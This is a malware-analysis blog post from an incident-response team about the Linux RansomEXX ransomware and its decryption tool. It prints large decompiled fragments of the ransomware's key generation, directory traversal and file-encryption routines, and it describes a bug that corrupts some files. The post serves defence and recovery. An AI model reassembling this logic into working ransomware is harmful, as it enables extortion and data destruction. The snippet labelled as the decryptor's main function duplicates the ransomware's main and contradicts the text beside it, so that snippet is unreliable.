# RansomEXX, Fixing Corrupted Ransom

By Brenton Morris

Published: 2021-10-02 · Archived: 2026-04-05 17:48:51 UTC

Since the sudden disappearance of the REvil ransomware operation, there has been a rise in other “ransomware as a service” (RaaS) operators attempting to claim their piece of the RaaS market share left behind. Among the most prominent of these groups is RansomEXX / RansomX. They have become infamous not only for their high-profile attacks, but also for the leak site they use to name and shame their victims who don’t adhere to their ransom demands, and for their deployment of ransomware payloads for both Windows and Linux devices.

Based on the high number of recent attacks by this group, the Profero IR team has encountered multiple ransomware cases involving the Linux variant of this malware. During some of these incidents, we analyzed the ransomware and a version of its decryption tool and discovered a bug in the encryption process that left some files corrupted and unable to be decrypted by the tool.

In the following report, we describe how this ransomware and the decryption tool work — and how some corrupted files can potentially be rescued. We also introduce a new tool that can be used to extract the decryption key information from the Linux version of the decryption tool provided by the attackers and then use that configuration to decrypt affected files. We hope that this tool will remove the need to reverse engineer the attacker’s decryption tool during an incident and make for a speedier recovery.

The source code of the tool is publicly available here.

## Ransomware Analysis

### Summary


RansomEXX has the ability to recursively encrypt files in a list of provided directories using symmetric encryption (AES-CBC). Each file is appended with a header containing information encrypted with an RSA public key — such as the AES key and IV values — so that they can be decrypted. Additionally, this header is regenerated roughly every 0.18 seconds along with a new AES key and IV to prevent decrypting all files with a key and IV recovered by analyzing memory dumps taken from an infected machine. If two files are encrypted within the same 0.18 second period, they will be encrypted with the same key.

The malware appears to be specifically compiled for each attack, with the target organization’s name included in the embedded ransom note, making it harder to share samples publicly. There is also an unused config value containing file extensions which indicate this malware can also be compiled to run on Windows. The use of the mbedTLS library also supports this conclusion, as it can be compiled for various target platforms.

There is no persistence method enabled in this ransomware and it runs as a standalone command line tool which can be executed on the victim machines as part of a multi-staged attack.

### Overview

The analyzed samples were not packed or stripped, making our analysis easier as we can see the original function names used by the author. The malware uses the mbedtls library for encryption capabilities:



| | | | |
|---|---|---|---|
| GetRansomConfig | 00103509 | RansomwareConfig * GetRansomCo... | 13 |
| gettimeofday | 0013c090 | thunk int gettimeofday(timeval... | 1 |
| gettimeofday | 00103140 | thunk int gettimeofday(timeval... | 6 |
| gmtime_r | 0013c088 | thunk tm * gmtime_r(time_t * _... | 1 |
| gmtime_r | 00103130 | thunk tm * gmtime_r(time_t * _... | 6 |
| if_int | 00112247 | undefined if_int() | 50 |
| init_workers | 001045ed | undefined init_workers() | 305 |
| main | 00103454 | int main(undefined4 argc, char... | 181 |
| malloc | 0013c118 | thunk void * malloc(size_t __s... | 1 |
| malloc | 00103240 | thunk void * malloc(size_t __s... | 6 |
| mbedtls_aes_crypt_cbc | 0010d9a5 | undefined mbedtls_aes_crypt_cbc() | 374 |
| mbedtls_aes_crypt_cfb128 | 0010e10a | undefined mbedtls_aes_crypt_cf... | 360 |
| mbedtls_aes_crypt_cfb8 | 0010e272 | undefined mbedtls_aes_crypt_cf... | 209 |
| mbedtls_aes_crypt_ctr | 0010e411 | undefined mbedtls_aes_crypt_ct... | 261 |
| mbedtls_aes_crypt_ecb | 0010d92f | undefined mbedtls_aes_crypt_ecb() | 118 |
| mbedtls_aes_crypt_ofb | 0010e343 | undefined mbedtls_aes_crypt_ofb() | 206 |
| mbedtls_aes_crypt_xts | 0010de01 | undefined mbedtls_aes_crypt_xts() | 777 |
| mbedtls_aes_decrypt | 0010d901 | undefined mbedtls_aes_decrypt() | 46 |
| mbedtls_aes_encrypt | 0010cd10 | undefined mbedtls_aes_encrypt() | 46 |
| mbedtls_aes_free | 0010b5bf | undefined mbedtls_aes_free() | 41 |
| mbedtls_aes_init | 0010b59a | undefined mbedtls_aes_init() | 37 |
| mbedtls_aes_self_test | 0010e516 | undefined mbedtls_aes_self_test() | 3751 |
| mbedtls_aes_setkey_dec | 0010bccc | undefined mbedtls_aes_setkey_d... | 753 |
| mbedtls_aes_setkey_enc | 0010b64b | undefined mbedtls_aes_setkey_e... | 1665 |
| mbedtls_aes_xts_decode_keys | 0010bfbd | undefined mbedtls_aes_xts_deco... | 126 |

## Execution Flow

When initiated, the malware first loads the ransomware config with the **ConfigLoadFromBuffer** function and then calls the **GeneratePreData** function:

```
int main(int argc,char **argv)

{
  int err;
  pthread_t local_18;
  int i;

  err = ConfigLoadFromBuffer(&MalwareConfig.Items,(ulong)MalwareConfig.Size);
  if (err != 0) {
    GeneratePreData();
    pthread_create(&local_18,(pthread_attr_t *)0x0,regenerate_pre_data,(void *)0x0);
    for (i = 1; i < argc; i = i + 1) {
      puts(argv[i]);
      EnumFiles(argv[i]);
    }
  }
  return 0;
}
```

The **GeneratePreData** function (pictured below) carries out the tasks of setting up the mbedtls context, including generating a random seed using the current time as personalization data to add extra entropy and generating the “ransom header” which contains RSA encrypted initialization information for the encryption such as IV and key used. This “header” is appended to each encrypted file so that it can be decrypted:

```
RansomwareConfig *ransomConfig;
long encryptionKeyBitLength;
undefined8 uVar6;
char custom [272];
uchar AES_Key [32];
uchar AES_IV [16];
undefined p_rng [352];
undefined p_entropy [1040];
mbedtls_rsa_context ctx;
undefined ransomHeaderBuffer [4108];
int err;
undefined8 local_38;
int ret;

ret = 0;
local_38 = 0;
tVar5 = time((time_t *)0x0);
srand((uint)tVar5);
uVar1 = rand();
uVar2 = rand();
uVar3 = rand();
uVar4 = rand();
sprintf(custom,"%08x%08x%08x%08x",(ulong)uVar4,(ulong)uVar3,(ulong)uVar2,(ulong)uVar1);
mbedtls_rsa_init(&ctx,0,0);
mbedtls_ctr_drbg_init(p_rng);
mbedtls_entropy_init(p_entropy);
len = strlen(custom);
err = mbedtls_ctr_drbg_seed(p_rng,mbedtls_entropy_func,p_entropy,custom,len);
if (((err == 0) && (err = mbedtls_ctr_drbg_random(p_rng,AES_Key,0x20), err == 0)) &&
   (err = mbedtls_ctr_drbg_random(p_rng,AES_IV,0x10), err == 0)) {
  ransomConfig = GetRansomConfig();
  err = mbedtls_mpi_read_string(&ctx.N.n,0x10,ransomConfig->encryptionKey);
  if (err == 0) {
    ransomConfig = GetRansomConfig();
    err = mbedtls_mpi_read_string((long)&ctx.E.n + 4,0x10,ransomConfig->string_010001);
    if (err == 0) {
      uVar6 = 0x1039cc;
      encryptionKeyBitLength = mbedtls_mpi_bitlen(&ctx.N.n);
      ctx._8_8_ = encryptionKeyBitLength + 7U >> 3;
      err = mbedtls_rsa_pkcs1_encrypt
                      (&ctx,mbedtls_ctr_drbg_random,p_rng,0,0x30,AES_Key,ransomHeaderBuffer,uVar6)
      ;
      if (err == 0) {
        pthread_mutex_lock((pthread_mutex_t *)csPreData);
        g_KeyAES._0_8_ = AES_Key._0_8_;
        g_KeyAES._8_8_ = AES_Key._8_8_;
        g_KeyAES._16_8_ = AES_Key._16_8_;
        g_KeyAES._24_8_ = AES_Key._24_8_;
        g_IV._0_8_ = AES_IV._0_8_;
        g_IV._8_8_ = AES_IV._8_8_;
        __wrap_memcpy(g_RansomHeader,ransomHeaderBuffer,ctx._8_8_);
        pthread_mutex_unlock((pthread_mutex_t *)csPreData);
        ret = 1;
        mbedtls_rsa_free(&ctx);
        mbedtls_ctr_drbg_free(p_rng);
        mbedtls_entropy_free(p_entropy);
      }
    }
  }
}
return ret;
}
```

Next, the malware starts a thread to re-run the above function every 0.18 seconds (180,000 microseconds). Note that inside the GeneratePreData function a mutex is acquired to prevent the context from changing while in use. This means there is no guarantee that it will regenerate any of these values on time. This is likely used to ensure

that any key recovered from a memory dump would only be able to decrypt a small number of the most recently encrypted files.

```
void regenerate_pre_data(void)

{
  do {
    usleep(180000);
    GeneratePreData();
  } while( true );
}
```

Once this thread is running the main work begins: the malware loops through a list of directories passed to it by a command line and calls the **EnumFiles** function on each.

From here, the malware initializes the same number of worker threads as the system has processors, and it is these worker threads that handle the actual encryption of each file. The **encrypt_dir** function is then called.


```
void EnumFiles(char *targetDirectory)

{
  size_t len_targetDirectory;
  char *__dest;

  if (targetDirectory != (char *)0x0) {
    init_workers();
    len_targetDirectory = strlen(targetDirectory);
    __dest = (char *)malloc(len_targetDirectory + 1);
    if (__dest != (char *)0x0) {
      strcpy(__dest,targetDirectory);
      encrypt_dir(__dest);
      free(__dest);
      wait_all_workers();
    }
  }
  return;
}
```

The **encrypt_dir** function loops through the directory recursively, creating the ransom note inside each directory and assigning each file discovered to a worker thread, which then perform the encryption. This function skips calling itself on the current directory or the parent directory, and does not encrypt any ransom notes. Interestingly, this function does not make use of the list of file extensions in the config item with index 11, which appears to be a list of file types to skip when encrypting. Instead, it encrypts every file it locates that is not a ransom note.

```
void encrypt_dir(char *targetDirectory)

{
  int cmp;
  DIR *__dirp;
  char *fileName;
  void *__ptr;
  RansomwareConfig *ransomwareConfig1;
  RansomwareConfig *ransomwareConfig2;
  char *strMatch;
  long filePath;
  dirent64 *dirent;

  if ((targetDirectory != (char *)0x0) && (__dirp = opendir(targetDirectory), __dirp != (DIR *)0x0))
  {
    ReadMeStoreForDir(targetDirectory);
    while (dirent = readdir64(__dirp), dirent != (dirent64 *)0x0) {
      fileName = dirent->d_name;
      if (dirent->d_type == '\x04') {
        cmp = strcmp(fileName,".");
        if (((cmp != 0) && (cmp = strcmp(fileName,".."), cmp != 0)) &&
           (__ptr = (void *)path_append(targetDirectory,fileName), __ptr != (void *)0x0)) {
          encrypt_dir(__ptr);
          free(__ptr);
        }
      }
      else {
        ransomwareConfig1 = GetRansomConfig();
        cmp = strcmp(fileName,ransomwareConfig1->ransomNoteFileName);
        if (cmp != 0) {
          ransomwareConfig2 = GetRansomConfig();
          strMatch = strstr(fileName,ransomwareConfig2->encryptedFileExtension);
          if ((strMatch == (char *)0x0) &&
             (filePath = path_append(targetDirectory,fileName), filePath != 0)) {
            add_task_to_worker(filePath);
          }
        }
      }
    }
    closedir(__dirp);
  }
  return;
}
```

A high-level view of the function calls made when the malware starts can be seen below:

Press enter or click to view image in full size




## Configuration

The malware configuration is stored in a list of dynamically sized items. Each item contains the following elements:

| Element | Type | Size (bytes) | Description |
|---|---|---|---|
| index | int | 4 | Config item ID, an index of the config values starting at 0. |
| size | int | 4 | The size of the config item value |
| value | varies depending on the item, can be int, char[] etc. | Size specified in the size element. | The actual config value |

This data structure is parsed by the malware in the **ConfigLoadFromBuffer** function and stored in an easily accessible global config structure to be used during runtime:

```
int ConfigLoadFromBuffer(ConfigItemList *storedConfig,size_t size)

{
  uint *pConfigVar;
  long i;
  uint *pConfigVarType;
  int success;
  uint numConfigVars;

  success = 0;
  if ((storedConfig != (ConfigItemList *)0x0) && (size != 0)) {
    numConfigVars = storedConfig->numConfigVars;
    pConfigVarType = (uint *)&storedConfig->ConfigItemID0;
    for (i = 0; i < (long)(ulong)numConfigVars; i = i + 1) {
      pConfigVar = pConfigVarType + 2;
      switch(*pConfigVarType) {
      case 6:
        Config.rsaModulus = (char *)StrCopyMem(pConfigVar);
        break;
      case 7:
        Config.rsaPublicExponent = (char *)StrCopyMem(pConfigVar);
        break;
      case 8:
        Config.encryptedFileExtension = (char *)StrCopyMem(pConfigVar);
        break;
      case 9:
        Config.ransomNoteFileName = (char *)StrCopyMem(pConfigVar);
        break;
      case 10:
        Config.ransomNoteFileContent = (void *)StrCopyMem(pConfigVar);
      }
      pConfigVarType = (uint *)((long)pConfigVarType + (ulong)pConfigVarType[1] + 8);
    }
    success = 1;
  }
  return success;
}
```

By storing the config values in this way, the malware author has applied some very basic obfuscation and hidden the code that references these values from the disassembler, lengthening the time required to analyze this sample.

The malware config contains the following values encoded in this way, as seen below. Blank values are currently unknown or unused

Press enter or click to view image in full size

| Index | Description |
|---|---|
| 0 | |
| 1 | |
| 2 | |
| 3 | |
| 4 | |
| 5 | |
| 6 | RSA public modulus encoded as a base16 string |
| 7 | RSA public exponent encoded as a base16 string |
| 8 | File extension added to the encrypted files |
| 9 | The ransom note filename |
| 10 | The ransom note contents |
| 11 | A list of file extensions to (presumably) skip, not used in this sample |

Some of these config values are not used in this binary. This suggests the malware is written using a modular design, which allows the attackers to turn features on or off at compile time. Along with the fact that the malware contains references to the victim organization in the ransom note, this indicates that the malware is compiled for each individual attack.

## Encryption Process

When a worker thread receives a file path to encrypt, it calls the **CryptOneFile** function. This function oversees the target file's encryption in AES CBC mode using a key size of 256 bits. Each file is appended with the "ransom header" generated in the **GeneratePreData** function.

```
err = fwrite(buf_ransomHeader,1,0x200,hTargetFile);
```

The ransomware encrypts files using a rolling window which moves through the file in a manner which depends on which **CryptLogic** values the malware is using for that particular file.

A **CryptLogic** is a set of values which determine how a file should be encrypted or decrypted in blocks. The decrypt logic to use for a given file is determined by its size in bytes. Each **CryptLogic** is a struct with the

following C definition:

```
struct CryptLogic {
uint64_t lowerLimit;
uint64_t upperLimit;
uint64_t chunkSize;
uint64_t blockSize;
};
```

The **lowerLimit** value is the lower limit of files to be encrypted/decrypted with the contained **chunkSize** and **blockSize** values while the **upperLimit** is the upper limit for the file size.

The **chunkSize** is the number of bytes which are read, encrypted/decrypted and then written back to one affected file at a time, while the **blockSize** is the number of bytes in the file after each chunk is encrypted/decrypted. In the sample analyzed, the **blockSize** is larger than the corrosponding **chunkSize**, so the malware will only partially encrypt affected files but it is still enough to render the files unusable.

A description of each value in the **CryptLogic** is below:

Press enter or click to view image in full size

| Value | Description |
|---|---|
| lowerLimit | The lower size limit of files to be encrypted using this logic configuration |
| upperLimit | The upper size limit of files to be encrypted using this logic configuration |
| chunkSize | The number of bytes to read, encrypt and write back to the file each time |
| blockSize | The number of bytes to move the position being read in the file after each the chunk has been encrypted/decrypted |

After the **CryptOneFile** function has appended the encrypted header to a file it calls the **ProcessFileHandleWithLogic** function — which will get the correct crypt logic values to use — it then works its way through the file using the method described above:

```
int ProcessFileHandleWithLogic
              (FILE *hTargetFile,undefined8 ctx,void *readBuffer,long fileSize,
              undefined *ptr_CryptOneBlock,undefined8 param_6)

{
  int iVar1;
  CryptLogic *logic;
  long blocksCount;
  long minBlockLen;
  size_t n;
  long i;
  ulong size;
  int ret;

  ret = 0;
  logic = GetLogicByDataSize(fileSize);
  if ((logic != (CryptLogic *)0x0) &&
     (blocksCount = GetBlocksCountByDataSize(logic), blocksCount != 0)) {
    size = logic->chunkSize;
    ret = 1;
    for (i = 0; i < blocksCount; i = i + 1) {
      if (((blocksCount == 1) && (i == 0)) &&
         (minBlockLen = GetMinimumBlockLength(), fileSize < minBlockLen)) {
        size = fileSize -
               ((ulong)((int)fileSize + ((uint)(fileSize >> 0x5f) >> 0x1c) & 0xf) -
               ((ulong)(fileSize >> 0x3f) >> 0x3c));
      }
      n = fread(readBuffer,1,size & 0xffffffff,hTargetFile);
      if (n == 0) {
        return 0;
      }
      (*(code *)ptr_CryptOneBlock)(ctx,readBuffer,n,param_6,ptr_CryptOneBlock);
      iVar1 = fseek(hTargetFile,-n,1);
      if (iVar1 != 0) {
        return 0;
      }
      n = fwrite(readBuffer,1,n,hTargetFile);
      if (n == 0) {
        return 0;
      }
      if ((blocksCount != i + 1) && (iVar1 = fseek(hTargetFile,logic->blockSize,1), iVar1 != 0)) {
        return 0;
      }
    }
  }
  return ret;
}
```


If successful, the ransomware will then rename the encrypted file to indicate it has been encrypted:

Press enter or click to view image in full size

```
if (local_1c != 0) {
  *(undefined8 *)(puVar11 + -8) = 0x103ea6;
  rename(pcVar1,(char *)ppcVar10);
}
return local_1c;
```

A high-level overview of the function calls made by the **encrypt_worker** thread can be seen below:

Press enter or click to view image in full size




## Decryption Tool Analysis

### Summary

The decryption tool is able to recursively decrypt files in a list of provided directories using AES in CBC mode. Each encrypted file contains a header with information required to decrypt, such as the AES key and IV values used to encrypt the file. This header is read and the key and IV are decrypted, and then removed from the file. Subsequently, the file is decrypted, and returns to its original state.

## Get Brenton Morris’s stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

Due to failure to acquire a lock on the file, it is possible that while the file is being encrypted it is in use by the system and being written to in parallel. This would lead to a file corruption, with encrypted data mixed in with unencrypted data or with extra data being appended to the file after the encrypted header — causing the decryption tool to fail to obtain the correct keys to decrypt the file. We encountered several log files that were partially corrupted due to this flaw. This presence of this flaw could mean that even after paying a ransom to the attackers, victim organizations would not be able to recover some files.

### Overview

This file is not packed or stripped and uses the mbedTLS library for AES decryption:

| | | | |
|---|---|---|---|
| GetBlocksCountByDataSize | 00... | long GetBloc... | 52 |
| GetLogicByDataSize | 00... | undefined Ge... | 132 |
| GetMaximumBlockLength | 00... | undefined Ge... | 96 |
| GetMinimumBlockLength | 00... | undefined Ge... | 96 |
| getrandom_wrapper | 00... | undefined ge... | 50 |
| GetRansomConfig | 00... | undefined Ge... | 13 |
| gettimeofday | 00... | thunk int ge... | 1 |
| gettimeofday | 00... | thunk int ge... | 6 |
| gmtime_r | 00... | thunk tm * g... | 1 |
| gmtime_r | 00... | thunk tm * g... | 6 |
| if_int | 00... | undefined if... | 50 |
| init_workers | 00... | undefined in... | 305 |
| main | 00... | int main(und... | 176 |
| malloc | 00... | thunk void *... | 1 |
| malloc | 00... | thunk void *... | 6 |
| mbedtls_aes_crypt_cbc | 00... | undefined mb... | 374 |
| mbedtls_aes_crypt_cfb128 | 00... | undefined mb... | 360 |
| mbedtls_aes_crypt_cfb8 | 00... | undefined mb... | 209 |
| mbedtls_aes_crypt_ctr | 00... | undefined mb... | 261 |
| mbedtls_aes_crypt_ecb | 00... | undefined mb... | 118 |
| mbedtls_aes_crypt_ofb | 00... | undefined mb... | 206 |
| mbedtls_aes_crypt_xts | 00... | undefined mb... | 777 |
| mbedtls_aes_decrypt | 00... | undefined mb... | 46 |
| mbedtls_aes_encrypt | 00... | undefined mb... | 46 |
| mbedtls_aes_free | 00... | undefined mb... | 41 |

## Execution Flow

This file looks very similar to the ransomware component analyzed in this post.

When comparing the two files we can see that there are only a small number of different functions between these samples.

It starts off with the main function similar to the ransomware component without the call to **GeneratePreData** or the creation of the **regenerate_pre_data** worker thread. It loads the ransomware config from a buffer using the exact same method documented in the ransomware analysis above, and then calls **EnumFiles** on each directory passed in via the command line args:


```
int main(int argc,char **argv)

{
  int err;
  pthread_t local_18;
  int i;

  err = ConfigLoadFromBuffer(&MalwareConfig.Items,(ulong)MalwareConfig.Size);
  if (err != 0) {
    GeneratePreData();
    pthread_create(&local_18,(pthread_attr_t *)0x0,regenerate_pre_data,(void *)0x0);
    for (i = 1; i < argc; i = i + 1) {
      puts(argv[i]);
      EnumFiles(argv[i]);
    }
  }
  return 0;
}
```

**EnumFiles** is identical to the ransomware component's **EnumFiles** function. It creates a pool of worker threads equal to the number of the victim machine's CPUs using the **init_workers** function, and then calls **encrypt_dir**, passing the target directory path as the only parameter:

```
void EnumFiles(char *targetDirectory)

{
  size_t len_targetDirectory;
  char *__dest;

  if (targetDirectory != (char *)0x0) {
    init_workers();
    len_targetDirectory = strlen(targetDirectory);
    __dest = (char *)malloc(len_targetDirectory + 1);
    if (__dest != (char *)0x0) {
      strcpy(__dest,targetDirectory);
      encrypt_dir(__dest);
      free(__dest);
      wait_all_workers();
    }
  }
  return;
}
```

The **encrypt_dir** function is almost identical to the function in the ransomware component with the same name, it loops through all subdirectories recursively and assigns each file found to a worker thread. The only difference here is that this function removes the ransom note instead of dropping one, this can be seen in the picture below:

Press enter or click to view image in full size



Ransomware **encrypt_dir** function compared to the decryption tool.

## Configuration

The configuration provided with the decryption tool contains everything it needs to decrypt affected files.

The decryption tool uses the exact same encoding mechanism for its config values as the ransomware component itself, but this time using a lot more config values:

```
int ConfigLoadFromBuffer(ConfigItemList *storedConfig,size_t size)

{
  int *piVar1;
  long i;
  int *pConfigVarType;
  int success;
  uint numConfigVars;

  success = 0;
  if ((storedConfig != (ConfigItemList *)0x0) && (size != 0)) {
    numConfigVars = storedConfig->numConfigVars;
    pConfigVarType = &storedConfig->field_0x4;
    for (i = 0; i < (long)(ulong)numConfigVars; i = i + 1) {
      piVar1 = pConfigVarType + 2;
      switch(*pConfigVarType) {
      case 0:
        Config.rsaPublicModulus = (char *)StrCopyMem(piVar1);
        break;
      case 1:
        Config.rsaPublicExponent = (char *)StrCopyMem(piVar1);
        break;
      case 2:
        Config.rsaPrivateExponent = (char *)StrCopyMem(piVar1);
        break;
      case 3:
        Config.rsaFirstPrimeFactor = (char *)StrCopyMem(piVar1);
        break;
      case 4:
        Config.rsaSecondPrimeFactor = (char *)StrCopyMem(piVar1);
        break;
      case 5:
        Config.rsaDP = (char *)StrCopyMem(piVar1);
        break;
      case 6:
        Config.rsaDQ = (char *)StrCopyMem(piVar1);
        break;
      case 7:
        Config.rsaQP = (char *)StrCopyMem(piVar1);
        break;
      case 8:
        Config.encryptedFileExtension = (char *)StrCopyMem(piVar1);
        break;
      case 9:
        Config.ransomNoteFileName = (char *)StrCopyMem(piVar1);
      }
      pConfigVarType = (int *)((long)pConfigVarType + (ulong)(uint)pConfigVarType[1] + 8);
    }
    success = 1;
  }
  return success;
}
```

The configuration contains the following encoded values:


Press enter or click to view image in full size

| Index | Description |
|---|---|
| 0 | RSA public modulus encoded as a base16 string |
| 1 | RSA public exponent encoded as a base16 string |
| 2 | RSA private exponent encoded as a base16 string |
| 3 | RSA first prime factor encoded as a base16 string |
| 4 | RSA second prime factor encoded as a base16 string |
| 5 | RSA DP encoded as a base16 string encoded as a base16 string |
| 6 | RSA DQ encoded as a base16 string |
| 7 | RSA QP encoded as a base16 string |
| 8 | Encrypted file extension |
| 9 | Ransom note filename |

## Decryption Process

